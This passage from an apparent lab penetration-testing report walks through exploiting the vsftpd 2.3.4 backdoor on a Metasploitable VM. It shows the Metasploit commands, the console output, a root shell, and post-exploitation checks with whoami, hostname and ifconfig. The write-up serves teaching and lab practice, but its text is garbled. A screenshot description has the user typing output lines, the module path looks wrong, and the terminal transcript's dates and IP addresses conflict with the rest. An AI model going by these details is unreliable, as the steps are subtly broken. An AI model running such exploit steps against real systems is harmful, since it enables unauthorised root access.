

A screenshot of a Kali Linux terminal window running Metasploit. The terminal shows the Metasploit framework's startup banner, including statistics on exploits, auxiliary modules, payloads, post modules, and evasion techniques. It also provides the Metasploit documentation URL. The user enters the command 'use exploit/unix/ftplib/ftplib_backdoor'. The prompt changes to 'msf5 >'. The user then sets 'RHOSTS' to '192.168.56.101' and 'LHOST' to '192.168.56.102'. The user enters 'exploit' to execute the exploit. The output shows a successful connection to 192.168.56.101:21, displaying a banner for vsFTPD 2.3.4. The user is prompted for a password. The user enters '331'. The output shows 'Backdoor service has been spawned, handling...'. The user enters 'uid=0(root) gid=0(root)'. The output shows 'Found shell.'. The user enters 'Command shell session 1 opened (192.168.56.102:37563 => 192.168.56.101:6200) at 2026-05-08 17:06:21 +0200'.

Figure 13: Metasploit exploit configuration and successful execution — Command shell session 1 opened

The exploit output confirmed:

- [*] 192.168.56.101:21 — Banner: 220 (vsFTPd 2.3.4)
- [*] USER: 331 Please specify the password.
- [+] Backdoor service has been spawned, handling...
- [+] UID: uid=0(root) gid=0(root)
- [*] Found shell.
- [*] Command shell session 1 opened (192.168.56.102:37563 → 192.168.56.101:6200) at 2026-05-08 17:06:21


The connection went from Kali (192.168.56.102) to Metasploitable port 6200 — confirming the backdoor triggered and opened a root shell.

3.6 Post-Exploitation Verification

Once the shell session was open, commands were run to verify the level of access and confirm the machine identity.

Commands run inside the shell

```
whoami
hostname
ifconfig
```



```
root@kali: ~  
Session 1  
Terminal Emulator  
Use the command line  
root@kali: ~  
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.56.101:21 - USER: 331 Please specify the password.  
[*] 192.168.56.101:21 - Backdoor service has been opened, handling ...  
[*] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)  
[*] Passed shell.  
[*] Command shell session 1 opened (192.168.56.101:17963 -> 192.168.56.101:6200) at 2025-05-08 17:00:21 +0200  
  
whoami  
root  
  
hostname  
metasploitable  
  
ifconfig  
eth0: Link encap:Ethernet HWaddr 08:00:27:b1:13:c8  
inet addr:192.168.56.101 Bcast:192.168.56.255 Mask:255.255.255.0  
inet6 addr: fe80::a00:27ff:feb1:13c8/64 Scope:link  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:4061 errors:0 dropped:0 overruns:0 frame:0  
TX packets:4200 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:416704 (401.6 KB) TX bytes:927711 (905.9 KB)  
Base address:0x000 Memory:fb100000-fb220000  
  
lo: Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:host  
UP LOOPBACK RUNNING MTU:65536 Metric:1  
RX packets:80 errors:0 dropped:0 overruns:0 frame:0  
TX packets:80 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
RX bytes:7200 (7.0 KB) TX bytes:7200 (7.0 KB)
```

Figure 14: Post-exploitation — whoami returns root, hostname returns metasploitable

Results:

- whoami → root (complete administrative control of the system)
- hostname → metasploitable (confirms we are on the correct target)
- ifconfig → eth0: inet addr 192.168.56.101 (confirms the target IP)

Security implication: Achieving root access means complete and unrestricted control of the target system. An attacker at this point could read all files, install backdoors, pivot to other network segments, or destroy data. This illustrates why the vsftpd 2.3.4 backdoor was considered a catastrophic security incident when discovered.